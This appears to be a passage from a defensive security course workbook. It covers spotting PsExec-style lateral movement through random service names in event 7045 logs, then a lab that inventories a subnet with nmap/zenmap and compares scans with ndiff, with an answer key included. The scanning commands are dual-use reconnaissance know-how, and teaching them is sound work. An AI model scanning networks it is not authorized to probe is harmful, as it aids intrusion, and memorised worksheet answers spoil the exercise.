
The Event Logs will be the info source here. PsExec temporarily creates a service on remote hosts when making its connections. We can look through the event logs for evidence of service creation, which should be a rare occurrence. When standard PsExec is used, the service has an obvious name, but when adversaries do this, they often use tools that randomize service names to bypass blacklist or simple signature detects.

Look through the event logs produced by Redline for Service Creation events (EventID 7045). One way to pull out and review this information is below.

```
$ head -n 1 w32eventlogs.xml.txt > 7045.txt
$ grep 7045 w32eventlogs.xml.txt >> 7045.txt
$ gnumeric 7045.txt &
```

The commands above will: grab the top line (headers) of w32eventlogs.xml.txt and put it in a new file 7045.txt; find any lines with 7045 and append those lines to 7045.txt; and finally then opens the file in gnumeric.

You can certainly just use your eyeballs, but preferably a scripted approach would be employed, so that looking for this could be operationalized. Some simple stacking or long-tail analysis, like we will discuss in the coming days could prove particularly useful

A terminal window titled "Terminal" with a menu bar (File, Edit, View, Terminal, Go, Help). The terminal displays a list of 15 service names, each preceded by a "1". The service names are: 34Ch3LAy5c Service, bZX3mfwaXT Service, CQFscIpFCqfUrcmt Service, GzWSIIcGNR Service, jYB01BDMZd Service, LhVEgH6Sc1 Service, nAeIdDLXya Service, OwzCkTgkGguRdJhq Service, Q5x3Pwkr8o Service, rIh9uMPvHK Service, rjbyvb Service, WmqrpwOduDZXZJQt Service, YdneArbHnrrxpTMC Service, and YTsKRnfQWypnYa0o Service. The prompt at the bottom is "student@Sec-511-Linux:/labs/persist/Redline_10.5.11.132\$".

```
1 Service Name: 34Ch3LAy5c Service
1 Service Name: bZX3mfwaXT Service
1 Service Name: CQFscIpFCqfUrcmt Service
1 Service Name: GzWSIIcGNR Service
1 Service Name: jYB01BDMZd Service
1 Service Name: LhVEgH6Sc1 Service
1 Service Name: nAeIdDLXya Service
1 Service Name: OwzCkTgkGguRdJhq Service
1 Service Name: Q5x3Pwkr8o Service
1 Service Name: rIh9uMPvHK Service
1 Service Name: rjbyvb Service
1 Service Name: WmqrpwOduDZXZJQt Service
1 Service Name: YdneArbHnrrxpTMC Service
1 Service Name: YTsKRnfQWypnYa0o Service
student@Sec-511-Linux:/labs/persist/Redline_10.5.11.132$
```

**EVIDENCE OF PASS-THE-HASH OR NONSTANDARD
PSEXEC**

**SERVICE CREATED (EVENTID 7045) WITH A RANDOM
SERVICE NAME**

This page intentionally left blank.

Exercise 5.1 - Inventory

Objectives


- Use active scanning to generate an inventory
- Compare a previous inventory with current and determine new systems and services
- Provide hands-on experience with zenmap and ndiff

Exercise Setup

1. Log into the Sec-511-Linux VM

- Username: student
- Password: Security511

Open a terminal in the Sec-511-Linux VM by clicking on the desktop terminal icon.



Please **plug into the wired network** and ensure you have connectivity.

Ensure the Sec-511-Linux VM is in bridged mode

- In VMware Player, go to Player -> Removable Devices -> Network Adapter
- Choose "Bridged" and ensure "Connected" is checked

Note: if you have VMware Workstation, you may configure bridged networking by going to: VM -> Removable Devices -> Network Adapter -> Settings. In VMware Fusion it is: Virtual Machine -> Network Adapter -> Settings


Then type the following in a Sec-511-Linux terminal to ensure you have received a DHCP address beginning with 10.5 (for example: 10.5.100.67):

```
$ ifconfig
```

Then ping a server on the network:

```
$ ping -c4 10.5.12.25
```

You will see the following output if you are successfully connected:

A screenshot of a terminal window titled "Terminal - student@Sec-511-Linux: ~". The terminal shows the command `[~]$ ping -c4 10.5.11.25` and its output. The output indicates a successful ping to 10.5.11.25 with 56(84) bytes of data. It shows four successful ICMP requests with response times ranging from 0.228 ms to 0.262 ms. The statistics section shows 4 packets transmitted, 4 received, 0% packet loss, and a total time of 2997ms. The round-trip times (rtt) are listed as min/avg/max/mdev = 0.228/0.244/0.262/0.017 ms.

```
Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Go Help
[~]$ ping -c4 10.5.11.25
PING 10.5.11.25 (10.5.11.25) 56(84) bytes of data.
64 bytes from 10.5.11.25: icmp_req=1 ttl=64 time=0.237 ms
64 bytes from 10.5.11.25: icmp_req=2 ttl=64 time=0.250 ms
64 bytes from 10.5.11.25: icmp_req=3 ttl=64 time=0.228 ms
64 bytes from 10.5.11.25: icmp_req=4 ttl=64 time=0.262 ms

--- 10.5.11.25 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.228/0.244/0.262/0.017 ms
[~]$
```

You may attempt this exercise with no hints, or with a complete step-by-step walkthrough.

It's your choice: students experienced with nmap and/or zenmap may prefer to attempt this exercise without hints.

Please use the worksheets in the "Exercise – No Hints" section in either case, to fill in the requested data.

The final section contains the completed worksheet answers.

Exercise – No hints

1. Run nmap or zenmap as root to scan the 10.5.12.0/24 subnet. Perform operating system and service discovery only. Use default settings for other options. Save results to XML format.

List all discovered hosts in the worksheet below. The worksheet may have unused cells when completed.

Some hosts, such as 10.5.12.25, have incomplete operating system information. Others may have partial information. In these cases, details may be gleaned from the nmap output. Use all available data to complete the inventory section.

Inventory:

<i>IP ADDRESS</i>	<i>OPERATING SYSTEM</i>

2. Compare the results of your scan with the previous inventory scan, available in the Sec-511-Linux VM at /labs/inventory/inventory.xml

Report all new hosts or services discovered. Denote hosts by their IP address, and services by the socket (in IP:port format), plus a description

List newly discovered hosts in the worksheet below. The worksheet may have unused cells when completed.

New Hosts:

<i>IP ADDRESS</i>	<i>OPERATING SYSTEM</i>

List new services discovered on previously seen hosts in the worksheet below. The worksheet may have unused cells when completed.

New services discovered on previously seen hosts:

<i>IP ADDRESS:PORT</i>	<i>DESCRIPTION</i>

Exercise – Step-by-step instructions

1. Run nmap or zenmap as root to scan the 10.5.12.0/24 subnet. Perform operating system and service discovery only. Use default settings for other options. Save results to XML format.


You may use either nmap or the zenmap GUI to perform this exercise. zenmap has useful features, so we will focus on it. Command line nmap syntax will also be shown.

2. Run zenmap as root

```
$ sudo zenmap
```

3. Let's scan the 10.5.12.0/24 network.

- A. Choose the profile "10.5.12.0/24 Inventory"
- B. Press "Scan".



You will see this warning, which is normal (and OK):

```
mass_dns: warning: Unable to determine any DNS
servers. Reverse DNS is disabled. Try using --system-
dns or specify valid servers with --dns-servers
```

You may also enter the nmap syntax directory in the zenmap "Command:" window:

```
nmap -sV -O 10.5.12.0/24
```

This tells nmap to perform service (-sV) and OS detection (-O) on the 10.5.12.0/24 network.


Note: the "-O" flag is a capital letter "O" (for OS detection), not a zero.

The command line nmap syntax is the same, except the XML option must be specified:

```
$ sudo nmap -sV -O -oX /tmp/myscan.xml 10.5.12.0/24
```

Note: this command is for reference; you do not need to run it if you are using zenmap to perform the scan.


Here are the zenmap scan results:



4. Note the icons on the left side. They indicate that both 10.5.12.20 and 10.5.12.183 run Windows, 10.5.12.49 runs OpenBSD, 10.5.12.202 runs Linux. In this case zenmap was unable to automatically determine the OS running on 10.5.12.25. More details are available by **clicking on each OS logo**, for example: 10.5.12.20 is running Windows 7 SP0-SP1, Windows Server 2008 SP1 or Windows 8.

5. Let's try to determine the OS of 10.5.12.25:


- A. Click on the 10.5.12.25's "unknown" OS icon on the left (a blank screen).
- B. Click on host details.
- C. Zenmap claims it is 96% sure that 10.5.12.25 is running "Netgear DG834G WAP or Western Digital WD TV media player." Hmm...



Let's dig deeper.


- A. Click on the 10.5.12.25 icon on the left.

B. Go the "Nmap Output" section.



C. Note the string "Ubuntu" was returned in the SSH banner. This indicates the system is running Ubuntu, a Linux distribution.


6. We can also glean more details for the Linux system running at 10.5.12.202. Click on its icon (three penguins) on the left. Go to the "Nmap Output" tab, and note the version details listed for the http server.



Centos is a Linux distribution based on Red Hat. In this case, Zenmap was correct, but we were able to glean more details from the nmap output.

7. Fill in the "inventory" worksheet in the previous section with details on the five discovered systems.

8. Save your results in XML format by going to Scan -> Save Scan, and save as "/tmp/myscan.xml".



Please **choose the exact name** of `"/tmp/myscan.xml"`: the next step will use that name.


9. Compare the results of your scan with the previous inventory scan, available in the Sec-511-Linux VM at `/labs/inventory/inventory.xml`

zenmap has a built-in "Compare Results" feature, but it tends to show unnecessary data, and cannot be easily modified. The command line `"ndiff"` (nmap diff) is more useful. Run `ndiff` in a terminal window, comparing `/labs/inventory/inventory.xml` to `/tmp/myscan.xml`:

```
$ ndiff /labs/inventory/inventory.xml /tmp/myscan.xml
```

Always list the old scan first, followed by the newer scan.

Your results should look similar to this:



The image shows a terminal window titled "Terminal" with a menu bar (File, Edit, View, Terminal, Go, Help). The command executed is `ndiff /labs/inventory/inventory.xml /tmp/myscan.xml`. The output shows two Nmap scans. The first scan is for 10.5.12.183, showing it is up with open ports 135/tcp (msrpc) and 445/tcp (microsoft-ds). An arrow labeled "New Host" points to this section. The second scan is for 10.5.12.202, showing it is up with an open port 80/tcp (http). An arrow labeled "New Service on previously-seen host" points to this section. The terminal output is as follows:

```
[~]$ ndiff /labs/inventory/inventory.xml /tmp/myscan.xml
-Nmap 6.46 scan initiated Thu Nov 13 16:50:28 2014 as: nmap -sV -O 10.5.12.0/24
+Nmap 6.46 scan initiated Thu Nov 13 16:50:14 2014 as: nmap -sV -O 10.5.12.0/24

+10.5.12.183, 00:0C:29:71:19:4B:
+Host is up.
-Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
+135/tcp  open  msrpc        Microsoft Windows RPC
+445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
+OS details:
+  Microsoft Windows XP Professional SP2 or Windows Serv
  10.5.12.202, 00:0C:29:CC:DD:EA:
-Not shown: 999 filtered ports
+Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
+80/tcp   open  http         Apache httpd 2.2.15 ((CentOS))
+OS details:
-  Linux 2.6.32 - 3.6
-  Linux 2.6.32 - 3.9
-  Linux 3.0 - 3.9
```

NOTE: scanning a live network can be non-deterministic. This means your results may differ from the screenshot shown above. In that case, your worksheet answers may be different from those listed in the “Answers” section. During testing: 10.5.12.25 sometimes reported different OS details from the original scan (although nothing changed between scans).

A “+” means the results are in /tmp/myscan.xml, but not in /labs/inventory/inventory.xml. A “-” means the reverse.

These results indicate that 10.5.12.183 is a newly discovered host that was not online during the original scan.

10. Fill in the “new hosts” section of the worksheet in the previous section.
11. These results also indicate that 10.5.12.202 was online both times, and that it is now running an Apache http server on port 80.

Note these entries:

```
-Not shown: 999 filtered ports
+Not shown: 998 closed ports
```

“Filtered” means there was no response to the TCP SYN packet sent during the port scans. “Closed” means the host responded with a RST/ACK to those TCP SYN packets. We can also infer that 10.5.12.202 was running a firewall during the previous scan, which was disabled during the scan just performed.

12. Fill in the “new services discovered on previously seen” inventory worksheet in the previous section.

Inventory:

<i>IP ADDRESS</i>	<i>OPERATING SYSTEM</i>
10.5.12.20	Windows 7 SP0-SP1, Windows Server 2008 SP1 or Windows 8
10.5.12.25	Ubuntu Linux
10.5.12.49	OpenBSD 5
10.5.12.183	Windows XP SP2 or SP3
10.5.12.202	Centos Linux (kernel: 2.6 or 3)

New Hosts:

<i>IP ADDRESS</i>	<i>OPERATING SYSTEM</i>
10.5.12.183	Windows XP SP2 or SP3

New services discovered on previously seen hosts:

<i>IP ADDRESS:PORT</i>	<i>DESCRIPTION</i>
10.5.12.202	Apache httpd 2.2.15 (TCP port 80)

This page intentionally left blank.

